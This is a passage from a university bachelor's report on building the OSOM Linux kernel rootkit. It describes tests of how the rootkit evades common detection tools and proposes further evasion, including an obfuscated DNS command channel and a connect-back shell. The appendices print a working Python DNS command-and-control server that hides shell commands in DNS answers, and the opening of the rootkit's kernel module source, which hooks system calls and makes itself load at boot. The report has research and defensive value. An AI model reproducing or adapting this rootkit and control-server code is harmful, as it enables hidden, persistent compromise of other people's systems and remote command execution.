*ClamAV* is currently the most popular HIDS on both Debian and Ubuntu according to the Popularity Contest data shown in Figure 2.1 and Figure 2.2. We therefore want to check if the tool might detect some of the techniques our rootkit uses. Our test was performed using the *ClamAV* version 0.97.8/18317 using the 0.98 signature database. *ClamAV* claims to perform both signature based scans as well as scans detecting malware heuristics. The test was performed with a recursive search in the two folders in which we have modified or created files in on our test machine. File hiding was disabled for this test to ensure that it would attempt to perform a heuristic scan on our LKM:

```
1 # clamscan -r -i --algorithmic-detection=yes /lib/modules/3.2.0-4-486/
2 ----- SCAN SUMMARY -----
3 Known viruses: 3055174
4 Engine version: 0.97.8
5 Scanned directories: 609
6 Scanned files: 3087
7 Infected files: 0
8 Data scanned: 68.51 MB
9 Data read: 67.01 MB (ratio 1.02:1)
10 Time: 38.833 sec (0 m 38 s)
11
12 # clamscan -r -i --algorithmic-detection=yes /etc/
13 ----- SCAN SUMMARY -----
14 Known viruses: 3055174
15 Engine version: 0.97.8
16 Scanned directories: 295
17 Scanned files: 1174
18 Infected files: 0
19 Data scanned: 7.63 MB
20 Data read: 3.76 MB (ratio 2.03:1)
21 Time: 27.196 sec (0 m 27 s)
```

In addition to this, we performed a test to validate whether *ClamAV* was capable of inspecting the file we were hiding by patching *sys\_getdents*. This was done by scanning `/etc/` with and without a file named `osom.test.ko` which our LKM was compiled to hide. The result was in both cases that *ClamAV* had scanned 1174 files. Thus indicating that ClamAV does not see our file and thereby depends upon *sys\_getdents*.

## Rkhunter

In the test section of the phase one we discussed how we might not be detected due to the fact that we didn't actively attempt to hide, and therefore might appear as if our LKM was in fact a legitimate kernel module. This is not the case anymore as we attempt to hide from *libpcap* as well as various system calls which provide information about the file system, including the files we wish to hide, read from and write to.

To perform this test we ran a full *Rkhunter* scan just like the *Rkhunter* test in phase one. The scan results were identical to the test results of phase one. *Rkhunter* did not detect any hidden files, any know rootkits or hidden ports. Thus our second implementation is currently undetectable by *Rkhunter*.

## Chkrootkit

Just like the *Rkhunter* scan *Chkrootkit* was unable to find any abnormalities at all. So our second implementation is currently undetectable by *Chkrootkit* as well.

## Tripwire

Our test with *Tripwire* shows that it is able to detect the modification of `/etc/rc.local` along with the creation of our partially hidden file `osom.test.ko`<sup>11</sup>:

```
1
2 Rule Name: Other configuration files (/etc)
3 Severity Level: 66
4
5
6 Added:
7 "/etc/osom.test.ko"
8
9 Modified:
10 "/etc/rc.local"
```

To understand why *Tripwire* was able to detect our presence, we think it would be simpler to discuss a tool which uses the same technique as *Tripwire* but is not as complex in term of integrity checks, cryptography and database maintenance. An example of this would be the tool *inodeyou*[31] which is used to find rootkit implementations just like ours which hijacks kernel functions. The basic idea is that instead of looking at the result of i.e. `ls`, these tools will read the file system directly and implement their own versions of `sys_read` and `sys_getdents`. To do so, *inodeyou* simply relies on an external library to read raw disk images (i.e. the volume found at `/dev/sda`). At this point, *inodeyou* will traverse the given folder using the system call interfaces to find

<sup>11</sup>`osom.test.ko` was a temporary file used for convenience of testing



visible *inodes* and compare it to the result of traversing the raw disk using the same approach, but depending on its own version of *ls*. Then it checks for inconsistencies between the two readings.

By employing this technique where the tools attempt to read the raw file system to avoid the use of potentially hijacked system calls, they must still rely on *sys\_read* in order to retrieve the "raw" disk data. It is therefore possible, albeit troublesome, to manipulate the read data and thereby regain the edge.

In addition to employing this technique, the implementation in the Chapter "Putting It All Together" in *Designing BSD Rootkits* [18, p.91] (which does not tip off *Tripwire*) suggests that *Tripwire* also looks at elements such as file contents and modification dates when determining the file system integrity. It should be noted, however, that this successful BSD version was not tested against the current version (2.4.2.2.2) that we used, but instead against version 2.3.0.

### 3.2.6 Summary of Tests

Our tests have shown that all of the HIDS solutions we have tested depends in one way or the other on system calls:

**Tripwire:**

Almost entirely depends on *sys\_read* in order to use its own implementation of the file system functions such as *open* etc. to fetch information from the raw volume.

**Samhain:**

Appears not to implement its own file system, instead depends on *sys\_getdents*, *sys\_read* amongst other system calls in order to retrieve information about files and in addition depends on *sys\_init\_module* to load its own module to check system call integrities inside of the kernel (the first 8 bytes).

**Rkhunter:**

Almost entirely depends on system calls such as *sys\_getdents*, *sys\_read* and *sys\_stat* amongst others to retrieve information about files and from files.

**Chkrootkit:**

Almost entirely depends on system calls such as *sys\_getdents*, *sys\_read* amongst others to retrieve information about and from files, almost identical to *Rkhunter*.

**ClamAV:**

While we have not taken a look inside of the source of ClamAV our test implies that *ClamAV* like *Rkhunter* and *Chkrootkit* almost entirely depends on system calls like *sys\_getdents* and *sys\_read* to retrieve listings of files and test against known rootkit signatures from a database.

**Snort:**

Entirely depends on the kernel functions *packet\_rcv* and *tpacket\_rcv*.

Our tests shows that there are basically two categories of HIDS:

1. The solutions which are feasibly circumvented in the course of a bachelor project such as ours.
2. The solutions which require further development on top of our project, or more focus on specifically tricking such systems at the cost of other features of our rootkit implementation.

Amongst those solutions we have tested, *Rkhunter*, *Chkrootkit* and *ClamAV* lie in category one. In the second category we place tools like *Tripwire* and *Samhain*, as would require further study and development to circumvent. However, it would definitely not be impossible to develop techniques to do so. Aside from the methods we have discussed, one could imagine tricking a tool such as *Samhain* by loading it into an emulation of our current kernel by hijacking *sys\_init\_module* or intercepting its communication with userland. Accordingly it would be possible to censor/modify the output of *sys\_read* to show our *inode* as unused in order to trick systems reading from the raw device such as *Tripwire*. Thus as long as a tool depends upon system information through something like system calls that we are able to modify, it should be possible to circumvent all HIDS solutions.

### 3.2.7 Improvements to Phase Two

Currently there are a few methods which can be used to test our rootkit currently:

- It is possible to rename the `rc.local` file on the system to check whether it contains our `insmod` entry:

```
1 /etc# mv rc.local rc.test
2 /etc# cat rc.test | head -n 1
3 /sbin/insmod /lib/modules/3.2.0-4-486/kernel/drivers/misc/osom.ko
```

- It is possible to detect a difference in size and file contents of `rc.local` when our rootkit is live:

```
1 /etc# cat rc.local | wc
2      14      62     306
3 /etc# ls -la rc.local
4 -rwxr-xr-x 1 root root 372 Jan  7 21:50 rc.local
```

- It is possible to see the existence of our rootkit by simply running *stat* on the file path seen in `rc.local`:

```

1 # stat /lib/modules/3.2.0-4-486/kernel/drivers/misc/osom.ko
2   File: '/lib/modules/3.2.0-4-486/kernel/drivers/misc/osom.ko'
3   Size: 11565          Blocks: 24          IO Block: 4096    regular file
4   ...

```

- It is possible for a NIDS to detect our traffic when inspecting DNS packets for either the keyword IP *OSOM* or the static C&C DNS label:

```

1 char magic_url[] = "\x09" "dnstunnel" "\x08" "espensen" "\x02" "me";

```

- It would be possible to check the integrity of the kernel functions we hook like *Samhain* does as discussed in Section 2.2.1

With our current implementation there are some ways to trick the rootkit into revealing itself. As an example, it is possible to simply move or copy the `/etc/rc.local` to another destination in order to perform a check if we have a hidden entry. This kind of detection could be prevented by consistently ensuring that all system calls related to file operations shown in Figure 3.3 get hijacked and their results altered. This would ensure that a user space application cannot in any way detect some kind of abnormality.

In addition to hijacking system calls, it would also be beneficial to ensure that the date and time of modification of the parent folder or files which we inject hidden content into, like `/etc/rc.local` in this implementation, are not altered due to our activity.

In addition it would be possible to further improve hiding of the module. Even though we do hide from `/proc/modules`, we do not currently hide from `/proc` as shown on Figure 3.9 this can be improved by hiding our process, as for example the *Suterasu Rootkit*[8] does. Though the current implementation does not trigger the `unhide.rb`, script which for example *Rkhunter* relies on, to detect hidden processes. In addition it would be really beneficial to ensure that the processes we spawn, such as the bash process we currently pass our payload to also is hidden from the `/proc` file system.

```

1 # insmod osom.ko
2 # lsmod | grep osom
3 # ps aux | grep osom
4 root      7043  0.0  0.0      0      0 ?          S<    15:53   0:00 [osom]
5 # /usr/bin/unhide.rb
6 Scanning for hidden processes...
7 No hidden processes found!

```

Figure 3.9: Bash session showing how we are currently visible in `/proc`

To further improve the rootkit we suggest looking at some of the instability issues in our implementation as it would be possible to increase stability of our implementation in a number of aspects.

Initially we would suggest implementing at least a static timer, such that not all DNS requests are intercepted and modified. Accordingly we would like to add a feature checking whether the domain being looked up is indeed a valid internet TLD, such that we do not attempt to resolve domains like *localhost* or *dropbox.lan*.

While we were testing, we also discovered some instabilities when parsing DNS answers for three letter TLDs with our current implementation as mentioned in Section 3.2.5. Fixing this would greatly increase stability of the host machine and thus decrease the likelihood of detection.

In addition it would be really interesting to research whether it is possible to craft a rootkit which would be identified by a randomly generated name for each installation, thus replacing all symbols and files with something random. This would render simple `open` or `stat` tests like those seen in *Chkrootkit* and *Rkhunter* entirely useless even when the developers of HIDS solutions have complete knowledge of the rootkit design. This would definitely be possible if you were to compile the rootkit against the target kernel every time, but if it is possible to do this by altering parts of the ELF file and thus making the rootkit portable that be favourable.

### 3.2.8 Improvements to the DNS C&C Protocol

Even though we have taken preventive measures to ensure that sniffing tools such as Snort or other *libpcap* dependent tools are unable to see our traffic, since we discard packets which contains our C&C servers DNS label, it would still be possible for any router or firewall on the way to our infected system to inspect and detect a packet using our protocol. After all, we currently only use a resource record with the hard-coded ASCII chars *OSOM* as an identification label to let our rootkit know that this is indeed a response from the C&C server with a payload which needs to be executed.

To prevent this we propose an improvement to the protocol such that in stead of a fixed label, the C&C server would respond with two sequential A resource records. When the IPs in these records are XORed with each other, the result should be something predetermined such as the ASCII representation of *OSOM*. This would make it non-trivial to detect our C&C response by simply searching the payload for a resource record with the specific IP address.

Using this method, we can freely choose one of the two records and use its 4 bytes for arbitrary data. The other record would be the data XORed with *OSOM*.

To further improve this implementation, we would be able to add a time in the data which has to pass before our next DNS hijack. This information could be put in the

first two bytes of the first record. The third byte could then carry an instruction identifier, much like the system call numbers. These instruction identifiers could then signify a predefined included function such as spawning a connect back shell to the C&C server, or it could represent that the remaining records represent an encrypted bash command which then would be decrypted and run. And the fourth byte could then carry a key for a simple XOR encryption scheme which would obscure plain text inspection of the command payload. The encryption would then not be in place to ensure secure communication but rather to ensure that any tool attempting to inspect our communication searching for a static marker or some certain heuristic would not be trivially successful.

Ultimately, it would be very beneficial to own a range of C&C servers with each their domain name, and allow for the rootkit to dynamically maintain and update a list of DNS servers. This implementation might be utilising Tor Hidden Services<sup>12</sup> in order to avoid the domains we use to be revoked[5] or simply to have a reliable place where we can update the C&C domains in case we are unable to phone home for a while. This solution is a bit noisy but way harder to shut down once the rootkit existence is discovered.

---

<sup>12</sup><https://www.torproject.org/docs/hidden-services.html.en>

## Chapter 4

# Conclusion

During this bachelor's project we have designed and implemented a mostly functional, stealthy and undetected rootkit as described in this report. We did this in the span of a bachelor's project course without any prior knowledge or experience in the field.

*OSOM* is not yet fully functional or stable, but it clearly demonstrates the intent and internal workings of a rootkit. We have relied on prior work for much of the project in regards to achieving stealth, but we have also implemented a covert DNS tunnel approach (using additional A records) that we have not seen before. Since this approach only uses what one expects to see in a DNS packet, it is more stealthy and thus harder to detect than its popular counterparts, usually using misplaced TXT records. A disadvantage of our approach is that we can only syphon data slowly to the infected host.

Our stealth is sufficient to hide against some of the most common detection methods and tools, and would hide against all such basic tests in its fully functional version. As for more advanced detection methods, our rootkit does not conceal its *inodes* on the file system and can therefore be detected through them (by tools such as *Tripwire*). Also, our method of hijacking kernel functions could be detected by function integrity checks (by tools such as *Samhain*). However, we have discussed improvements that would enable us to combat or overcome these methods of detection.

In spite of the overshadowing popularity of tools such as *Rkhunter* and *Chkrootkit*, we have found in our testing that the combination of the tools *Tripwire* and *Samhain* make for the most potent general rootkit detection; they do not rely on signatures for individual existing rootkits.

Our results show that it is indeed feasible to create an undetected rootkit, even without prior experience in the field. This shows that rootkits are leading the battle against anti-rootkit tools, and as we have discussed they are inherently ahead in the game,

having control of the kernel. To fix that, anti-rootkit tools must become integrated to a much higher extent in the kernel, and preferably be placed out of reach of the rootkits entirely. With regards to network detection, the defenders have the upper hand. Since rootkits have no control of the outside network where they must attempt to communicate stealthily, they can only try to appear inconspicuous; they cannot entirely avoid to be seen if the defender knows to look.

# Bibliography

- [1] pragmatic / THC. “(nearly) Complete Linux Loadable Kernel Modules”. In: (1999). [Online; accessed 09-01-2014].
- [2] Christian Benvenuti. *Understanding Linux network internals - guided tour to networking on Linux*. O’Reilly, 2005, pp. I–XXIV, 1–1035. ISBN: 978-0-596-00255-8.
- [3] bioforge. “Hacking the Linux Kernel Network Stack”. In: *Phrack Magazine* 61.13 (2003).
- [4] Bill Blunden. *The Rootkit ARSENAL*. Jones & Barlett Learning, 2012. ISBN: 978-1449626365.
- [5] Dennis Brown. “Resilient Botnet Command and Control with Tor”. In: (2010). [Online; accessed 09-01-2014].
- [6] buffer. “Hijacking Linux Page Fault Handler Exception Table”. In: *Phrack Magazine* 61.7 (2003).
- [7] Silvio Cesare. “Kernel function hijacking”. In: (1999). [Online; accessed 09-01-2014].
- [8] Michael Coppola. “Suterasu Rootkit: Inline Kernel Function Hooking on x86 and ARM”. In: (2013). [Online; accessed 09-01-2014].
- [9] Erik Couture. “Covert Channels”. In: (2010). [Online; accessed 09-01-2014].
- [10] Debian. *Debian Popularity Contest*. 2013. URL: [http://popcon.debian.org/by\\_inst](http://popcon.debian.org/by_inst).
- [11] derRichard. “FAQ/asmlinkage”. In: (2011). [Online; accessed 09-01-2014].
- [12] Filipe. “DNS Tunnels, or how to use (almost) any hotspot for free”. In: (2012). [Online; accessed 09-01-2014].
- [13] halflife. “Bypassing Integrity Checking Systems”. In: *Phrack Magazine* 51.9 (1997).
- [14] Jeromey Hannel. “Linux RootKits For Beginners - From Prevention to Removal”. In: (2003). [Online; accessed 09-01-2014].
- [15] Greg Hoglund. *Rootkits: Subverting the Windows Kernel*. Addison-Wesley Professional, 2005. ISBN: 0321294319.
- [16] Ponemon Institute. “Perceptions About Network Security”. In: (2011). [Online; accessed 09-01-2014].
- [17] M. Tim Jones. “Kernel APIs, Part 2: Deferrable functions, kernel tasklets, and work queues”. In: (2010). [Online; accessed 09-01-2014].



- [18] Joseph Kong. *Designing BSD Rootkits: An Introduction to Kernel Hacking*. No Starch Press, 2007. ISBN: 978-1-59327-142-8.
- [19] James Kornblum. “Exploiting the Rootkit Paradox with Windows Memory Analysis”. In: (2006). [Online; accessed 09-01-2014].
- [20] Feodor Kulishov. “PCI DSS and Red Hat Enterprise Linux (Part #4)”. In: (2010). [Online; accessed 09-01-2014].
- [21] Evangelos Ladakis et al. “You Can Type, but You Can’t Hide: A Stealthy GPU-based Keylogger”. In: (2013).
- [22] Robert Love. *Linux Kernel Development (2nd Edition) (Novell Press)*. Novell Press, 2005. ISBN: 0672327201.
- [23] Payment Card Industry (PCI). “Data Security Standard”. In: (2013). [Online; accessed 09-01-2014].
- [24] plaguez. “Weakening the Linux Kernel”. In: *Phrack Magazine* 51.9 (January).
- [25] Jürgen Quade. “The Spy Within”. In: (). [Online; accessed 09-01-2014].
- [26] Eric S. Raymond. *The Jargon File, version 4.4.8*. 2003. URL: <http://www.catb.org/jargon/>.
- [27] Jamie Butler Sherri Sparks. “Raising The Bar For Windows Rootkit Detection”. In: *Phrack Magazine* 63.8 (2005).
- [28] stealth. “Kernel Rootkit Experiences”. In: *Phrack Magazine* 61.14 (2003).
- [29] Saad Talaat. “Intercepting System Calls and Dispatchers – Linux”. In: (2013). [Online; accessed 09-01-2014].
- [30] Ubuntu. *Ubuntu Popularity Contest*. 2013. URL: [http://popcon.ubuntu.org/by\\_inst](http://popcon.ubuntu.org/by_inst).
- [31] unixist. “Detecting hidden files”. In: (2014). [Online; accessed 09-01-2014].
- [32] Rick Wash. “Folk Models of Home Computer Security”. In: (2012). [Online; accessed 09-01-2014].

# Appendices

# Appendix A

## DNS Queries

### A.1 DNS Response for Querying Google.Com

```
1 dig google.com
2
3 ; <<>> DiG 9.8.3-P1 <<>> google.com
4 ;; global options: +cmd
5 ;; Got answer:
6 ;; -->>HEADER<<-- opcode: QUERY, status: NOERROR, id: 25500
7 ;; flags: qr rd ra; QUERY: 1, ANSWER: 16, AUTHORITY: 4, ADDITIONAL: 4
8
9 ;; QUESTION SECTION:
10 ;google.com.      IN  A
11
12 ;; ANSWER SECTION:
13 google.com.      233 IN  A 62.116.207.35
14 google.com.      233 IN  A 62.116.207.37
15 google.com.      233 IN  A 62.116.207.38
16 google.com.      233 IN  A 62.116.207.42
17 google.com.      233 IN  A 62.116.207.46
18 google.com.      233 IN  A 62.116.207.48
19 google.com.      233 IN  A 62.116.207.49
20 google.com.      233 IN  A 62.116.207.53
21 google.com.      233 IN  A 62.116.207.57
22 google.com.      233 IN  A 62.116.207.59
23 google.com.      233 IN  A 62.116.207.16
24 google.com.      233 IN  A 62.116.207.20
25 google.com.      233 IN  A 62.116.207.24
26 google.com.      233 IN  A 62.116.207.26
27 google.com.      233 IN  A 62.116.207.27
28 google.com.      233 IN  A 62.116.207.31
29
30 ;; AUTHORITY SECTION:
31 google.com.      69586 IN  NS  ns3.google.com.
32 google.com.      69586 IN  NS  ns2.google.com.
```

```
33 google.com.      69586 IN  NS  ns4.google.com.
34 google.com.      69586 IN  NS  ns1.google.com.
35
36 ;; ADDITIONAL SECTION:
37 ns1.google.com.    251334 IN  A  216.239.32.10
38 ns2.google.com.    266884 IN  A  216.239.34.10
39 ns3.google.com.    275054 IN  A  216.239.36.10
40 ns4.google.com.    252843 IN  A  216.239.38.10
41
42 ;; Query time: 78 msec
43 ;; SERVER: 192.168.0.1#53(192.168.0.1)
44 ;; WHEN: Tue Dec 17 18:16:34 2013
45 ;; MSG SIZE rcvd: 420
```

## A.2 DNS response for querying cnn.com

```
1 dig cnn.com
2
3 ; <<>> DiG 9.8.3-P1 <<>> cnn.com
4 ;; global options: +cmd
5 ;; Got answer:
6 ;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18643
7 ;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 4, ADDITIONAL: 4
8
9 ;; QUESTION SECTION:
10 ;cnn.com.      IN  A
11
12 ;; ANSWER SECTION:
13 cnn.com.       70  IN  A  157.166.226.25
14 cnn.com.       70  IN  A  157.166.226.26
15
16 ;; AUTHORITY SECTION:
17 cnn.com.       71453 IN  NS  ns1.p42.dynect.net.
18 cnn.com.       71453 IN  NS  ns3.timewarner.net.
19 cnn.com.       71453 IN  NS  ns1.timewarner.net.
20 cnn.com.       71453 IN  NS  ns2.p42.dynect.net.
21
22 ;; ADDITIONAL SECTION:
23 ns1.p42.dynect.net. 149082 IN  A  208.78.70.42
24 ns1.timewarner.net. 56093 IN  A  204.74.108.238
25 ns2.p42.dynect.net. 149082 IN  A  204.13.250.42
26 ns3.timewarner.net. 69857 IN  A  199.7.68.238
27
28 ;; Query time: 35 msec
29 ;; SERVER: 192.168.0.1#53(192.168.0.1)
30 ;; WHEN: Tue Dec 17 18:17:48 2013
31 ;; MSG SIZE rcvd: 218
```

## Appendix B

# Custom DNS C&C Server

```
1 #!/usr/bin/python
2 from dnslib import *
3
4 '''
5 * Source code for the OSOM rootkit DNS server, as part of the bachelor's
6 * project of Morten Espensen and Niklas Hoej:
7 * Rootkits: Out of Sight, Out of Mind.
8 * University of Copenhagen, Department of Computer Science, 2014.
9 *
10 * This is a non-stable version exclusively intended for educational
11 * purposes.
12 '''
13
14 BUFF_SIZE = 1024
15 DOMAIN = 'dnstunnel.espensen.me'
16 REALDNS_SERVER = '8.8.8.8'
17 UDP_PORT = 53
18 PAYLOAD = "echo 'foo' > /tmp/test1"
19
20 def encode_payload(dnsreq, payloadstr):
21     if len(payloadstr) % 4:
22         payloadstr += '\x20' * (4 - (len(payloadstr) % 4))
23     if not dnsreq.rr:
24         return
25     a = dnsreq.a
26     for i in range(0, len(payloadstr), 4):
27         ip = ''.join([str(ord(x)) for x in payloadstr[i:i+4]])
28         dnsreq.add_answer(RR(str(a.rname), a.rtype, a.rclass, a.ttl, A(ip)
29 )))
30
31 sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
32 sock.bind(("", UDP_PORT))
33
34 while 1:
35     data, addr = sock.recvfrom(BUFF_SIZE)
```

```
35     print addr
36     print data
37     try:
38         # Validate data
39         dnsreq = DNSRecord.parse(data)
40         print dnsreq
41
42         print 'Creating modified request:'
43         org_domain = str(dnsreq.get_q().get_qname())
44         real_domain = org_domain.replace('.', ' ' + DOMAIN, '')
45         print 'Updated packet, sending..'
46         dnsq = DNSRecord(q=dnsreq.q)
47         dnsq.q.qname = real_domain
48         print dnsq
49         dnsres = dnsq.send(REAL_DNS_SERVER)
50         print 'Got response'
51         print dnsres
52         print str(dnsres.pack()).encode('hex')
53         dnsres.header.id = dnsreq.header.id
54         dnsres.header.ra = dnsreq.header.ra
55         dnsres.header.rd = dnsreq.header.rd
56         print 'Encoding payload'
57         encode_payload(dnsres, 'OSOM')
58         encode_payload(dnsres, PAYLOAD)
59         print 'Updating rnames..'
60         for i in dnsres.rr:
61             i.rname = str(i.rname) + '.' + DOMAIN
62
63         dnsres.q.qname = org_domain
64         print dnsres
65         print 'Done'
66         sock.sendto(dnsres.pack(), addr)
67
68     except:
69         print "Not a dns packet:\n%s" % data
```

## Appendix C

# Demonstration of Race Condition

### C.1 Race Condition Demonstration

The shell session below shows that *OSOM* sometimes shows in `/etc/modules` and sometimes doesn't. This is because of the race condition in the original method of calling hijacked kernel functions.

```
1 root# head -n 2 /etc/modules
2 osom
3 # /etc/modules: kernel modules to load at boot time.
4 root# head -n 2 /etc/modules
5 osom
6 # /etc/modules: kernel modules to load at boot time.
7 root# head -n 2 /etc/modules
8 # /etc/modules: kernel modules to load at boot time.
9 #
10 root# head -n 2 /etc/modules
11 osom
12 # /etc/modules: kernel modules to load at boot time.
13 root# head -n 2 /etc/modules
14 osom
15 # /etc/modules: kernel modules to load at boot time.
16 root# head -n 2 /etc/modules
17 osom
18 # /etc/modules: kernel modules to load at boot time.
19 root# head -n 2 /etc/modules
20 osom
21 # /etc/modules: kernel modules to load at boot time.
22 root# head -n 2 /etc/modules
23 # /etc/modules: kernel modules to load at boot time.
24 #
25 root# head -n 2 /etc/modules
```

26	osom
27	# /etc/modules: kernel modules to load at boot time.



## Appendix D

# Disassembly of Targeted System Calls

### D.1 Byte Code Print Function

```
1 void print_fun(unsigned char *fun, size_t len) {  
2     int i;  
3     for(i = 0; i < len; i++)  
4         printk("%02x", (fun[i]));  
5     printk("\n");  
6     return;  
7 }
```

### D.2 Disassembly Results

```
1 [ 1515.029639] Open starts with: 57b89cffffff56538b7c2410  
2 [ 1515.029681] Read starts with: 56bef7ffffff5383ec0c8b44  
3 [ 1515.029719] Write starts with: 56bef7ffffff5383ec0c8b44  
4 [ 1515.029756] Getdents starts with: 55bdf2ffffff57565383ec10  
5 [ 4707.065317] packet_rcv starts with: 55575689d65389c383ec108b  
6 [ 4707.065357] tpacket_rcv starts with: 5589c557565383ec3c8b98b0  
7  
8 # printf 57b89cffffff56538b7c2410 | xxd -r -p | ndisasm -u -  
9 00000000 57 push edi  
10 00000001 B89CFFFFFF mov eax,0xffffffff9c  
11 00000006 56 push esi  
12 00000007 53 push ebx  
13 00000008 8B7C2410 mov edi,[esp+0x10]
```

```

14 | # printf 56bef7ffffff5383ec0c8b44 | xxd -r -p | ndisasm -u -
15 | 00000000 56          push esi
16 | 00000001 BEF7FFFFFF  mov esi,0xffffffff7
17 | 00000006 53          push ebx
18 | 00000007 83EC0C      sub esp,byte +0xc
19 | 0000000A 8B          db 0x8b
20 | 0000000B 44          inc esp
21 | # printf 56bef7ffffff5383ec0c8b44 | xxd -r -p | ndisasm -u -
22 | 00000000 56          push esi
23 | 00000001 BEF7FFFFFF  mov esi,0xffffffff7
24 | 00000006 53          push ebx
25 | 00000007 83EC0C      sub esp,byte +0xc
26 | 0000000A 8B          db 0x8b
27 | 0000000B 44          inc esp
28 | # printf 55bdf2ffffff57565383ec10 | xxd -r -p | ndisasm -u -
29 | 00000000 55          push ebp
30 | 00000001 BDF2FFFFFF  mov ebp,0xffffffff2
31 | 00000006 57          push edi
32 | 00000007 56          push esi
33 | 00000008 53          push ebx
34 | 00000009 83EC10      sub esp,byte +0x10
35 | # printf 55575689d65389c383ec108b | xxd -r -p | ndisasm -u -
36 | 00000000 55          push ebp
37 | 00000001 57          push edi
38 | 00000002 56          push esi
39 | 00000003 89D6        mov esi,edx
40 | 00000005 53          push ebx
41 | 00000006 89C3        mov ebx,eax
42 | 00000008 83EC10      sub esp,byte +0x10
43 | 0000000B 8B          db 0x8b
44 | # printf 5589c557565383ec3c8b98b0 | xxd -r -p | ndisasm -u -
45 | 00000000 55          push ebp
46 | 00000001 89C5        mov ebp,eax
47 | 00000003 57          push edi
48 | 00000004 56          push esi
49 | 00000005 53          push ebx
50 | 00000006 83EC3C      sub esp,byte +0x3c
51 | 00000009 8B          db 0x8b
52 | 0000000A 98          cwde
53 | 0000000B B0          db 0xb0

```

## Appendix E

# OSOM LKM Source

```
1  /* Source code for the OSOM rootkit, as part of the bachelor's project of
2  * Morten Espensen and Niklas Hoej:
3  * Rootkits: Out of Sight, Out of Mind.
4  * University of Copenhagen, Department of Computer Science, 2014.
5  *
6  * This is a non-stable version exclusively intended for educational
   purposes.
7  */
8  #include <linux/module.h>
9  #include <linux/init.h>
10 #include <linux/kernel.h>
11 #include <linux/skbuff.h>
12 #include <linux/slab.h>
13 #include <linux/ip.h>
14 #include <linux/udp.h>
15 #include <linux/netfilter.h>
16 #include <linux/netfilter_ipv4.h>
17 #include <linux/string.h>
18 #include <net/udp.h>
19 #include <linux/kmod.h>
20 #include <linux/workqueue.h>
21 #include <linux/netdevice.h>
22 #include <linux/highmem.h>
23 #include <net/ip.h>
24 #include <asm/unistd.h>
25 #include <linux/list.h>
26 #include <linux/dirent.h>
27 #include <linux/kobject.h>
28 #include <linux/sched.h>
29 #include <linux/fdtable.h>
30 #include <asm/uaccess.h>
31
32 #define INIT_SIZE 6
33 #define JUMP_SIZE 6
34
```

```

35 /* Macros to hijack and unhijack kernel functions. See init/exit
    functions. */
36 #define HIJACK(f)    hijack_fun(f ## _addr, f ## _code, - ## f, f ##
    _hijack)
37 #define UNHIJACK(f) unhijack_fun(f ## _addr, f ## _code)
38
39 #define IP_HDR_LEN 20
40
41 #define _DNS_PORT 53
42 #define _DNS_MIN_LEN 38
43
44 #define _DNS_QR_RESPONSE 1
45 #define _DNS_QTYPE_A 1
46 #define _DNS_ATYPE_A 1
47 #define _DNS_ACLASS_IPv4 1
48 #define _DNS_ANSWER_LEN 16
49
50 /* Static addresses read from /boot/System.map-$(uname -r). */
51 void *open_addr      = (void *)0xc10a3eb3;
52 void *read_addr      = (void *)0xc10a49a0;
53 void *write_addr     = (void *)0xc10a4a01;
54 void *getdents_addr  = (void *)0xc10afa2c;
55 void *packet_rcv_addr = (void *)0xc127004d;
56 void *tpacket_rcv_addr = (void *)0xc1271f1d;
57
58 /* Buffers containing assembly instructions pertaining to the hijacking
    of
59 * kernel functions. First 6 bytes of *_code is the original function
    code.
60 * The next 4 bytes, and *_hijack, is the return code to an address.
61 * The address is placed where the zeroes are currently. */
62 static char open_code[INIT_SIZE + JUMP_SIZE] = "\x00\x00\x00\x00\x00\x00\
    x68\x00\x00\x00\x00\xc3", open_hijack[JUMP_SIZE] = "\x68\x00\x00\x00\
    x00\xc3";
63 static char read_code[INIT_SIZE + JUMP_SIZE] = "\x00\x00\x00\x00\x00\x00\
    x68\x00\x00\x00\x00\xc3", read_hijack[JUMP_SIZE] = "\x68\x00\x00\x00\
    x00\xc3";
64 static char write_code[INIT_SIZE + JUMP_SIZE] = "\x00\x00\x00\x00\x00\x00\
    x68\x00\x00\x00\x00\xc3", write_hijack[JUMP_SIZE] = "\x68\x00\x00\
    x00\x00\xc3";
65 static char getdents_code[INIT_SIZE + JUMP_SIZE] = "\x00\x00\x00\x00\x00\
    x00\x68\x00\x00\x00\x00\xc3", getdents_hijack[JUMP_SIZE] = "\x68\x00\
    x00\x00\x00\xc3";
66 static char packet_rcv_code[INIT_SIZE + JUMP_SIZE] = "\x00\x00\x00\x00\
    x00\x00\x68\x00\x00\x00\x00\xc3", packet_rcv_hijack[JUMP_SIZE] = "\
    x68\x00\x00\x00\x00\xc3";
67 static char tpacket_rcv_code[INIT_SIZE + JUMP_SIZE] = "\x00\x00\x00\x00\
    x00\x00\x68\x00\x00\x00\x00\xc3", tpacket_rcv_hijack[JUMP_SIZE] = "\
    x68\x00\x00\x00\x00\xc3";
68
69 /* Function pointers to call the original functions using the code above.
    */
70 asmlinkage int (*call_open) (const char *, int, int) = (void *)open_code;
71 asmlinkage int (*call_read) (unsigned int, char __user *, size_t) = (void
    *)read_code;

```

```

72 asmlinkage int (*call_write) (unsigned int, char __user *, size_t) = (
    void *)write_code;
73 asmlinkage int (*call_getdents)(unsigned int, struct linux_dirent64
    __user *, unsigned int) = (void *)getdents_code;
74 int (*call_packet_rcv)(struct sk_buff *, struct net_device *, struct
    packet_type *, struct net_device *) = (void *)packet_rcv_code;
75 int (*call_tpacket_rcv)(struct sk_buff *, struct net_device *, struct
    packet_type *, struct net_device *) = (void *)tpacket_rcv_code;
76
77 static const char bash_init_cmd[] = "/sbin/insmod /lib/modules
    /3.2.0-4-486/kernel/drivers/misc/osom.ko\n";
78 static const char *module_path = "/etc/rc.local";
79
80 /* DNS formatted domain name of the control server. */
81 char magic_url[] = "\x09" "dnstunnel" "\x08" "espensen" "\x02" "me";
82
83 /* Hooks and workqueues. See init/exit functions. */
84 static struct nf_hook_ops nfho_post, nfho_pre;
85 static struct workqueue_struct *queue = NULL;
86
87 /* DNS HELPER FUNCTIONS. */
88 /* These functions get and set the question record (qr) field, the number
    of
89 * questions and answers (qs and as), the question name (qname), question
    and
90 * answer type and class (qtype, qclass, atype, aclass) and the IP field
    (aip).
91 * dns_next_a() returns the address of the next A record given some A
    record. */
92
93 static inline int dns_qr(char *payload) {
94     return (unsigned char)payload[2] >> 7;
95 }
96
97 static inline __u16 dns_num_qs(char *payload) {
98     return *((__u16*)&payload[5]);
99 }
100
